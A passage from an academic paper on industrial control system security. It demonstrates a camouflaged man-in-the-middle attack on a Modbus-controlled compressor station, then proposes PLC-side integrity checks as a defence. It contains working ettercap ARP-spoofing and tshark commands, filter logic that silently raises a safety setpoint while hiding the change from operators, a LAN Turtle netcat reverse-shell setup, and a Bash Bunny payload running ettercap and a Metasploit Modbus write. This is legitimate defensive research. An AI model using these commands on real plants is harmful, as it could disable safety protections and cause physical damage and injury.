The PLC with 192.168.0.50 address controls the compressor station (Fig. 5). The main component of the compressor station is compressor K-1101, whose reference speed is controlled by the CNT-1101 algorithm. Please note that the component name abbreviations are in accordance with the P&ID diagram standard. Inputs of the CNT-1101 are measured pressure values from PT-1101 and PT-1102, respectively, and measured flow value from FT-1101. Before entering CNT-1101, the measured values are forwarded to PIC-1101A, PIC-1101B, PIC-1102 and FIC-1101 regulators. PIC-1101A acts as high-pressure protection. Set point (SP) of the regulator is set to 1.05x p.u. the nominal value. If the pressure value measured on the PT-1101 is higher than SP, PIC-1101A closes the CV-1101 valve to reduce the compressor input pressure. PIC-1101B acts as low-pressure protection. If the pressure entering the compressor is lower than SP = 0.95x p.u. the nominal value, PIC-1101B reduces the control value forwarded to CNT-1101 (to reduce compressor speed reference), and at the same time it opens the CV-1102 valve. The PIC-1102 and FIC-1101 regulators work in a similar way, the difference being in the SP of PIC-1102 which is set to 1.05x p.u. the nominal value, i.e. in the SP of FIC-1101 which




FIGURE 5. Compressor station parameter alteration during LCSA attack (top), and real process/experimental equipment (bottom).



System Under MITM Attack
STAGE 1
Request from client intercepted! Sniffing parameters...
Ident. NOT OK
Checking Modbus TCP/IP message configuration parameters:
FC – WRITE Holding Registers
Identification OK! Starting MITM attack against PIC 1101A SP
Changing adequate DATA field (data = data + 5%)
Attack performed! Request modified!
log (modified) request
inject (FLAG_1 identifier) into request
log with FLAG_1 flagged request
Modified request logged! FLAG_1 created! FLAG_1 logged!
drop (flagged request)
inject (modified request)
exec (delete forwarded request)
Request with flag dropped! Modified request injected! Modified request forwarded!
MITM Attack on request successful! Flag of the attack (FLAG_1) created!
Advanced MITM attack on Modbus based client/server communication
STAGE 2
Request from client intercepted! Sniffing parameters...
Ident. NOT OK
FLAG_1 NULL
Checking Modbus TCP/IP message configuration parameters:
FC – READ Holding Registers
Checking FLAG_1 status
Identification OK! Camouflage MITM attack required against PIC 1101A SP
log (original) request
inject (FLAG_2 identifier) into request
log with FLAG_2 flagged request
Request flagged and new (FLAG_2) flag created!
drop (flagged request)
inject (original request)
exec (delete forwarded request)
Request with flag dropped! Original request injected! Original request forwarded!
STAGE 3
Camouflage stage
FLAG_1
FLAG_2
Checking Modbus TCP/IP message configuration parameters
Reply from server intercepted! Checking flags status...
if (FLAG_1)
if (FLAG_1 & FLAG_2)
Still in WRITE stage!
READ stage detected!
Changing adequate DATA field (data = data - 5%)
Adequate reply created with original user input value! Modified reply forwarded!
exec (delete FLAG_2)
Cleaning flags!
MITM attack STOP command detected!
exec (delete FLAG_1 and FLAG_2)
MITM attack STOPPED!

FIGURE 6. Block diagram of advanced MITM attack on Modbus based communication (MITM attack plus corresponding camouflage).

is set to the required flow value. Based on the inputs, the PLC controls the compressor speed reference and opening percentage of the CV-1102 bypass valve.

B. SOPHISTICATED MITM ATTACK

An MITM cyber attack against the compressor station shown in Fig. 5 can be achieved by attacking different set points or measured values. Following from previous section, the focus is further set to the PIC-1101A regulator SP. By modifying this value, the attacker can cause physical damage to the compressor, or in a more extreme situation, it can cause severe plant equipment damage (once the pressure rises above an allowed value, because of the modified SP, the regulator will not act and close the safety valve CV-1101). Differently from the previous section, together with modification, the camouflage MITM attack is now performed as well. Because the attacker has full control of the victim's PC, although the PC is Windows based, it can adapt it to support the Linux shell. Once the Linux shell is enabled, the attacker can install required software, such as for example the well-known tools Ettercap and Wireshark. ARP spoofing in combination with Ettercap filtering can be started with the command:

```
sudo ettercap -T -i eth1 -q -F filter.ef -M    \
  arp:remote /192.168.0.50// /192.168.0.20//
```
(11)

where *filter.ef* represents the corresponding filter. If needed, the traffic recording can be accomplished by using Wireshark:

```
sudo tshark -i eth1 -c 50 -f "host 192.168.0.50 \
  and host 192.168.0.20 and tcp" -x
```
(12)

The code behind *filter.ef* can be represented with the block diagram shown in Fig. 6. In short, in each iteration the filter goes through three stages. Assuming the first iteration after the MITM attack start, in STAGE 1 the filter will check parameters of the recorded client request, and if the parameters (such as function code (FC) and register location) correspond to the filter parameters, it will start a data modification attack against the intercepted request. STAGE 1 assumes WRITE HOLDING register(s) FC. Once data modification is achieved (i.e. SP of PIC-1101A is increased by 5%), it will create FLAG_1, which will tell the filter in the following iterations that the attack has been conducted against the PIC-1101A SP register. As this is the first iteration after the MITM attack started (but generally in any following iteration), the filter will advance to STAGE 3 after STAGE 1 (only FLAG_1 exists). In STAGE 3 the camouflage attack will be conducted on a corresponding Modbus server reply. In other words, the user will set SP of PIC-1101A to a desired value and the new set value will be displayed on the HMI, but the register of the PLC which holds this value (and consequently parameters of the compressor station process) will be set to a different (5% higher) number. Both the described MITM and the corresponding camouflage attacks will be repeated until the attacker stops the Ettercap filter. Last but not least, it is important to mention that the client (user) request with the WRITE function code is much rarer than the client (HMI) request with READ FC. Hence, to camouflage the MITM attack during the WRITE stage (STAGE 1), the filter must perform the attack during the READ (refresh) stage as well. For this purpose, STAGE 2 is implemented. If the client request with the READ function code (and other required parameters) is intercepted, the filter will create FLAG_2. Based on this flag and FLAG_1 created in the previous stage, the filter will know how to spoof the reply so that the user does not notice that the compressor station is under cyber attack.

The experimental verification of the presented attack is shown next. After the MITM attack starts, the intercepted client request is in the WRITE FC case modified so that value on the server side is 5% higher than the actually requested value:

```
47 3.963 192.168.0.20 → 192.168.0.50 Modbus/TCP 66 Query: Trans:
   7; Unit: 1, Func: 6: Write Single Register
        0000  ~~00 00 00 00 00 00 00 00 00 00 00 00~~ 08 00 45 00
        0010  00 34 27 0e 40 00 80 06 52 1f c0 a8 00 14 c0 a8
        0020  00 32 c3 c2 01 f6 2f 29 70 55 00 62 49 99 50 18
        0030  fa a8 83 30 00 00 00 07 00 00 00 06 01 06 00 04
        0040  00 69

48 3.968 192.168.0.20 → 192.168.0.50 TCP 66 [TCP Retransmission]
   50113 → 502 [PSH, ACK] Seq=73 Ack=73 Win=64168 Len=12
        0000  ~~00 00 00 00 00 00 00 00 00 00 00 00~~ 08 00 45 00
        0010  00 34 27 0e 40 00 80 06 52 1f c0 a8 00 14 c0 a8
        0020  00 32 c3 c2 01 f6 2f 29 70 55 00 62 49 99 50 18
        0030  fa a8 83 2e 00 00 00 07 00 00 00 06 01 06 00 04
        0040  00 6e

49 3.971 192.168.0.50 → 192.168.0.20 Modbus/TCP 66 Response:
   Trans: 7; Unit: 1, Func: 6: Write Single Register
        0000  ~~00 00 00 00 00 00 00 00 00 00 00 00~~ 08 00 45 00
        0010  00 34 df 6e 00 00 40 06 19 bf c0 a8 00 32 c0 a8
        0020  00 14 01 f6 c3 c2 00 62 49 99 2f 29 70 61 50 18
        0030  bb 2c c2 9e 00 00 00 07 00 00 00 06 01 06 00 04
        0040  00 6e

50 3.976 192.168.0.50 → 192.168.0.20 TCP 66 [TCP Retransmission]
   502 → 50113 [PSH, ACK] Seq=73 Ack=85 Win=47916 Len=12
        0000  ~~00 00 00 00 00 00 00 00 00 00 00 00~~ 08 00 45 00
        0010  00 34 df 6e 00 00 40 06 19 bf c0 a8 00 32 c0 a8
        0020  00 14 01 f6 c3 c2 00 62 49 99 2f 29 70 61 50 18
        0030  bb 2c c2 a0 00 00 00 07 00 00 00 06 01 06 00 04
        0040  00 69

51 4.023 192.168.0.20 → 192.168.0.50 TCP 60 50113 → 502
   [ACK] Seq=85 Ack=85 Win=64156 Len=0

52 4.032 192.168.0.20 → 192.168.0.50 TCP 54 [TCP Dup ACK
   51#1] 50113 → 502 [ACK] Seq=85 Ack=85 Win=64156 Len=0
```

As it can be seen from lines 47-52 (subline 0040) of the logged traffic, the new PIC-1101A SP value (line 47, 00 69 *hex* = 105 *dec*) is changed to 00 6E *hex* = 110 *dec* (line 48). The modified value is written on the server side. Confirmation (line 49) is intercepted and modified as well, hence the client is notified that the originally requested value (00 69 *hex*, line 50) has been successfully written on the server side.

Lines 59-64 (subline 0040) show the performance of the filter in the READ FC case. As visible from the recorded traffic:

```
59 4.078 192.168.0.20 → 192.168.0.50 Modbus/TCP 66 Query: Trans:
   9; Unit: 1, Func: 3: Read Holding Registers
        0000  ~~00 00 00 00 00 00 00 00 00 00 00 00~~ 08 00 45 00
        0010  00 34 27 52 40 00 80 06 51 db c0 a8 00 14 c0 a8
        0020  00 32 c3 c7 01 f6 05 21 b0 9a 00 63 16 2c 50 18
        0030  fa 28 a0 de 00 00 00 09 00 00 00 06 01 03 00 00
        0040  00 08

60 4.086 192.168.0.20 → 192.168.0.50 TCP 66 [TCP Retransmission]
   50118 → 502 [PSH, ACK] Seq=97 Ack=201 Win=64040 Len=12

61 4.089 192.168.0.50 → 192.168.0.20 Modbus/TCP 79 Response:
   Trans: 9; Unit: 1, Func: 3: Read Holding Registers
        0000  ~~00 00 00 00 00 00 00 00 00 00 00 00~~ 08 00 45 00
        0010  00 41 fb ed 00 00 40 06 fd 32 c0 a8 00 32 c0 a8
        0020  00 14 01 f6 c3 c7 00 63 16 2c 05 21 b0 a6 50 18
        0030  bb 14 a0 ea 00 00 00 09 00 00 00 13 01 03 10 d3
        0040  1b 09 09 05 84 08 5e 00 6e 00 0b 00 09 00 0b

62 4.096 192.168.0.50 → 192.168.0.20 TCP 79 [TCP Retransmission]
   502 → 50118 [PSH, ACK] Seq=201 Ack=109 Win=47892 Len=25
        0000  ~~00 00 00 00 00 00 00 00 00 00 00 00~~ 08 00 45 00
        0010  00 41 fb ed 00 00 40 06 fd 32 c0 a8 00 32 c0 a8
        0020  00 14 01 f6 c3 c7 00 63 16 2c 05 21 b0 a6 50 18
        0030  bb 14 a2 ea 00 00 00 09 00 00 00 13 01 03 10 d3
        0040  1b 09 09 05 84 08 5e 00 69 00 0b 00 09 00 0b

63 4.158 192.168.0.20 → 192.168.0.50 TCP 60 50118 → 502 [ACK]
   Seq=109 Ack=226 Win=64015 Len=0

64 4.163 192.168.0.20 → 192.168.0.50 TCP 54 [TCP Dup ACK 63#1] 50118
   502 [ACK] Seq=109 Ack=226 Win=64015 Len=0
```

the filter has successfully identified the request of interest, which results in the reply modification. Instead of 00 6E *hex* (line 61; which is the real PIC-1101A SP value written in the server register), the reply arriving onto the client (HMI) side is reporting 00 69 *hex* as the actual value on the PLC (line 62). Fig. 7 shows the real time side-by-side status of the PIC-1101A SP register on the PLC and HMI. Because the compressor station is controlled by ABB equipment, the *on-line* status of the registers can be monitored in the Codesys environment. One can easily notice in the given figure that the operator sees the correct set point values on the HMI (highlighted in blue - I), while the compressor K-1101 protection regulator PIC-1101A (and consequently CV-1101) works with a different (higher) SP (highlighted in red-II).

C. Hak5 LAN TURTLE AND BASH BUNNY AS ICS ATTACKING VECTORS

It should be noted that the demonstrated USB Rubber Ducky attacking vector and LCSA/MITM attacks can also be performed by using other Hak5 devices listed in Table 2. For the sake of completeness, LAN Turtle and Bash Bunny solutions are therefore now briefly demonstrated. The two devices are chosen because of the high threat level that they present to an ICS if employed for malicious purposes. LAN Turtle reverse shell connection can be configured using the following commands:

```
root@turtle: turtle
 > Turtle Shell
   > Config > OK
     > Set MAC address > enter MAC > Save
     > Set IP address > enter IP > Save
   > Modules > OK                                        (13)
     > [] netcat-revshell > Select
         > Configure
           > enter Host IP
           > enter Port
           > Submit
         > Start/Enable
   > Exit
```

Please note that, differently to the previously shown example of Rubber Ducky USB, the reverse shell connection in (13) has been configured using NetCat LAN Turtle module. Nonetheless, the previously demonstrated Meterpreter can also be employed/configured for the same purpose.


One the other hand, the Bush Bunny device must be first properly configured i.e. tools such as Ettercap, Metasploit, Nmap and Wireshark must be installed before an autonomous payload script can be successfully executed:

```
#!/bin/bash
  LED SETUP
  ATTACKMODE RNDIS_ETHERNET
…
# Ettercap filtering MITM attack
  LED ATTACK
  mount -o sync /dev/nandf /root/udisk/
  ettercap -T -i usb0 -q -F
    /root/udisk/payloads/switch1/test.ef -M
    arp:remote /192.168.0.50// /192.168.0.20//
…                                                      (14)
# Metasploit injection (LCSA) attack
  LED ATTACK
  cd /tools/metasploit-framework/
  ./msfconsole -q -x "use
    auxiliary/scanner/scada/modbusclient; set ACTION
    WRITE_REGISTER; set RHOSTS 192.168.0.50; set
    RPORT 502; set UNIT_NUMBER 1;
    set DATA_ADDRESS 4; set DATA 5; run; exit;"
…
  LED CLEANUP; sync; LED FINISH
```

(14) gives a simplified illustration of actual payload scripts which can be used to perform LCSA/MITM attacks described previously in the paper.

D. COMMON VULNERABILITY SCORING SYSTEM

Providing the malicious perspective, the paper has so far shown how the studied ICS can be accessed by an attacker, i.e. how a sophisticated MITM attack can be afterwards deployed. It can be therefore concluded that the observed compressor station is vulnerable to the critical parameter (i.e. set point) modification via the internet because of the backdoor access permitted to the attacker by a malicious



```
PIC1101A_SP (%MW0.0) = 110
PIC1101B_SP (%MW0.1) = 95
PIC1102_SP (%MW0.2) = 105
FIC1101_SP (%MW0.3) = 100
PT1101_Meas (%MW0.4) = 102
PT1102_Meas (%MW0.5) = 99
FT1101_Meas (%MW0.6) = 99
K1101_Speed (%MW0.7) = 1497
CV1101_Open (%MW0.8) = 100
CV1102_Open (%MW0.9) = 50
```

FIGURE 7. Real-time status of registers on server (PLC) and client (HMI).

TABLE 3. CVSS analysis of observed experimental system with attack vector via social engineering.

BASE SCORE			
Attack Vector	Network	Attack Complexity	High
Privileges Required	None	User Interaction	Required
Scope	Changed	Confidentiality	High
Integrity	High	Availability	High
		Score:	8.3/10
TEMPORAL SCORE			
Code Maturity	High	Remediation Level	Workaround
Report Confidence	Confirmed		
		Score:	8.1/10
		Overall score:	**8.1/10**

gadget deployed via social engineering. The described vulnerability is in agreement with the defined attacker model mentioned in the introduction of the paper, and can be scored in accordance with the common vulnerability scoring system (https://www.first.org/cvss/).

The common vulnerability scoring system (or short, CVSS; Version 3.1) is a published standard which provides a way to capture principal characteristics of vulnerability and produce a numerical score reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes. The CVSS consists of three metric groups named Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. An example of using the CVSS to analyse a Modbus-based SCADA system can be found in [34]. Vulnerability of the ICS investigated in this paper is scored based on the parameters of the Base and Temporal groups (Table 3). Environmental metrics are in essence customised Base metrics, hence will not be further analysed.

Table 3 summarises the CVSS analysis of the observed ICS. As can be seen, the final system score is 8.1/10 - highly

TABLE 4. CVSS analysis of observed experimental system with attack vector requiring attackers' involvement.

BASE SCORE			
Attack Vector	Adjacent	Attack Complexity	Low
Privileges Required	Low	User Interaction	None
Scope	Changed	Confidentiality	High
Integrity	High	Availability	High
		Score:	9.0/10
TEMPORAL SCORE			
Code Maturity	High	Remediation Level	Workaround
Report Confidence	Confirmed		
		Score:	8.8/10
		Overall score:	**8.8/10**

TABLE 5. Best practice guidelines for ICS protection.

Administrative	▪ process documentation should be classified in accordance with information security level ▪ employees and outsource maintenance workers plant area access should be constantly checked ▪ regular cyber security educational sessions should be held for employees to increase threat vectors awareness
Technical	▪ unused communication (Ethernet) ports should be locked, deactivated and monitored by adequate system ▪ APR spoof detection and protection methods should be implemented ▪ firmware should be regularly updated ▪ local area network should be segmented
Process	▪ in programming stage, multiple signal validity monitoring (SVM) and control system integrity check (CSIC) mechanisms should be integrated and tested

vulnerable. The base scoring parameters are as follows: vulnerability is exploitable from across the internet; successful attack depends on conditions beyond the attacker's control; attacker can be unauthorized; attack cannot be accomplished without user interaction; impact can be caused to system beyond the vulnerable component; critical and non-critical information are available to the attacker and can be modified; attacker can completely deny access to the affected component. Regarding Temporal score, malicious (Hak5) gadgets are *off-the-shelf* available and easy to use, existing security equipment can be adjusted to mitigate the vulnerability, and confirmation of Modbus TCP vulnerability is documented and generally well-known. It should be noted that this analysis is valid for all devices listed in Table 2 which can be deployed by means of social engineering (Hak5 Rubber Ducky USB, Bash Bunny, Key Croc, LAN Turtle). Table 4 briefly summarises the analysis of Hak5 devices from Table 2 which cannot be distributed via social engineering, i.e. the attacker must be involved in the device deployment inside the ICS. Such devices are for example Hak5 Shark Jack and Packet Squirrel. As before, the system is once again scored as highly vulnerable (8.8/10 CVSS score).

VI. SIMPLE-TO-IMPLEMENT AND CHEAP HARDENING METHODOLOGY

To prevent the demonstrated attacking vectors and consequently the critical data modification inside the ICS, a set of hardening methods should be taken into account. It is fair to say that, provided the attacker has insight into the compressor station process, the demonstrated MITM attack is relatively hard to spot by operator or any general-purpose commercial intrusion detection system. With that being said, hardening methodology which can be easily implemented in any ICS is further discussed. Best practice guidelines (measures) given in Table 5 are divided into three categories: administrative, technical (ISO 27001 standard) and process-related (IEC 62443 standard). Process-related measures are measures implemented in the process programming stage and in this study, they are based on the measured real-time process parameters. Technical measures are related to IT implemented measures for ICS protection, while administrative measures prescribe a set of rules/guidelines (mostly for plant personnel) not covered by the previous two categories. It should be noted that only the measures important for this study were taken into account, and that in different scenarios, ISO standards should be considered for a different set of best practice guidelines.

These guidelines should be able to deflect the previously demonstrated attacking vector and MITM attack, but generally, they should be able to deflect most of the malicious cyber activities against ICSs. One can try to stop the majority of the remaining attacks by using data encryption and intrusion detection systems, while the remaining 1% of the attacks and threats cannot be predicted. Data encryption systems are less comprehensive and require far more extensive knowledge and resources for implementation, hence will not be further investigated here. For the sake of completeness, it should be noted though that these systems have been reported as stand-alone solutions [30] or as implementations on the PLC [31].

The proposed control system integrity check (CSIC) mechanism (*process* category in Table 5) should be implemented inside the PLC in the process programming stage. At the same time, a list of safety critical signals should be created (Fig. 8, Stage 1). As can be seen from the block diagram, the CSIC is the last stage of a larger signal validity monitoring (SVM) mechanism. Before any security-related conclusion can be made by the PLC, the SVM mechanism for the critical signals must be satisfied. For that, Stage 2 check-up is employed. Various checks (such as the allowance of the change in current state, value within limits, time freezing, sudden value change, etc.) on digital and analog (PV and SP) incoming signals are performed. If no irregularities are detected by the SVM (i.e. consequently reported to the operator) and if during the check-up a request for a new SP was detected, the control system integrity check based on the implemented (system specific) rules commences. It should be noted that, as illustrated, the proposed block scheme mechanism(s) can be easily extended as per process requirements.





FIGURE 8. **Block diagram of signal validity monitoring mechanism extended with control system integrity check mechanism.**

To demonstrate the control system integrity check mechanism, the compressor station presented in Fig. 5 is once again used. For the sake of demonstration it is assumed that the attacker does not have insight into the process documentation, i.e. that attacker is not aware of the safety measure which calculates the difference between the real measured (PT-1101) pressure value and the new PIC-1101A SP. This assumption is valid, because if the attacker does have access to the process documentation, no safety measure implemented on the server side will stop the attack. In regular compressor station operation, the PIC-1101A SP and PT-1101 pressure difference should not be greater than |0.05| p.u. By knowing that, the operator sets a new PIC-1101A SP via the HMI settings terminal. Before the new value can be accepted as valid, the PLC checks the current PT-1101 pressure value and calculates the difference. It is important to note that the attacker can modify only the HMI side value(s). The PT-1101 pressure value comes to the PLC directly from the mentioned sensor.

If the difference in values in the SP change instance is greater than |0.05| p.u., the PLC will start an additional check implemented inside the CSIC. In other words, the PLC will continue to operate with the currently safe parameters, but it will at the same time ask the operator to personally check the


-- ALERT! -- Control system integrity check in progress

PIC-1101A SP value change was detected, but system safety rule has not been followed!
Please check and enter below pressure value from PT-1101 sensor display:

	1.01	p.u.
and new PIC-1101A SP value:	1.03	p.u.
Please confirm entered values by entering ADMIN password:	*********	

(a)

-- ALERT! -- System possibly under cyber attack!

Control system integrity check mechanism has activated „System under cyber attack flag"!

PLC is stopping compressor station!
Please consult with adequate documentation for further steps!

(b)

FIGURE 9. **Control system integrity check pop-up notifications: (a) control system integrity check, and (b) system under MITM attack.**

PT-1101 pressure value on the sensor (Fig. 9a). To confirm the pop-up window, the operator will need to enter the new PIC-1101A SP value in accordance with the before explained rule and will need to confirm it with the (say, one-time disposable) admin password. PT-1101 pressure value is also required for the additional check of the pressure sensor. If the difference is now OK, the entered and the real PT-1101 values are similar and the admin password checks out, the PLC will notify the user that the anomaly has been logged and will continue with operation (i.e. accept the new SP value). If the difference is OK and the admin password is correct, but the entered and the real PT-1101 values are not similar, by following the adequate sequence, the PLC will stop the compressor station and notify the user that there might be a problem with the client/server communication or with the pressure PT-1101 sensor. Finally, if the difference is not OK, the entered and the real PT-1101 pressure values are similar and the admin password checks out, the PLC will notify the user that there might be a problem with the client/server communication, or that the system might be under cyber attack. In that case, the PLC controller will, by following the adequate sequence, stop the compressor station and will notify the operator to act based on the defined safety procedure (Fig. 9b; safety procedure exceeds the scope of this paper). The same will also happen if in any of the above-described scenarios the admin password is not correct (e.g. in the second attempt).

A set of such (easy to implement) control system integrity check mechanisms to be used in the programming phase has so far not been reported, but once implemented, it can efficiently prevent percentage of cyber attack on an ICS in operating stage. Although easy to implement, most of the PLC programming and commissioning is today still done without cyber threats being taken into account. The main reasons for that are low level of cyber security awareness and negligence of the reality of cyber threats.

To demonstrate the operation of the presented SVM and CSIC mechanisms, Fig. 10 and Fig. 11 are given. Fig. 10 shows the measured PIC-1101A SP value and the measured PT-1101 pressure value during two experimental




FIGURE 10. Demonstration of proposed protection mechanisms in operation.




FIGURE 11. Recorded ABB AC500 PLC CPU load when protection mechanisms are implemented or not implemented for process protection.

scenarios: Scenario A (Fig. 10, top), where the PIC-1101A SP value is changed by the system operator not following the implemented protection rules, and Scenario B (Fig. 10, bottom), where the PIC-1101A SP modification is attempted via an MITM attack. Regardless of the scenario, after a new SP value is detected, the CSIC commences (instance t), and the pop-up security form shown in Fig. 9a is displayed. Since in Scenario A this was due to the operator error, after providing correct values inside the form, the new SP value is accepted at $t + t_r$ instance. A different result can be noted in Scenario B, where after the $t + t_r$ instance the original PIC-1101A SP value is maintained, and at the same time the security alert show in Fig. 9b is displayed because attacker was not able to provide the required security-related data to the CSIC security form. In both scenarios, the CSIC mechanism ensured required reaction time for the system operator to determine whether the error in the new SP value was caused by the operator himself or someone not native to the controlled process. It should be noted that when the operator follows the pre-installed security rules, checking and accepting the new SP value inside the SVM and CSIC mechanisms happens almost instantaneously.

Fig. 11 shows the recorded ABB AC500 PLC CPU load when the SVM and CSIC mechanisms were implemented or not implemented for the process protection. As can be noted from obtained results, almost negligible CPU process power is required to run the designed protection method. This is mainly due to the straight-forward programming required to implement the proposed mechanisms in process controlling PLC using existing programming languages.

VII. CONCLUSION

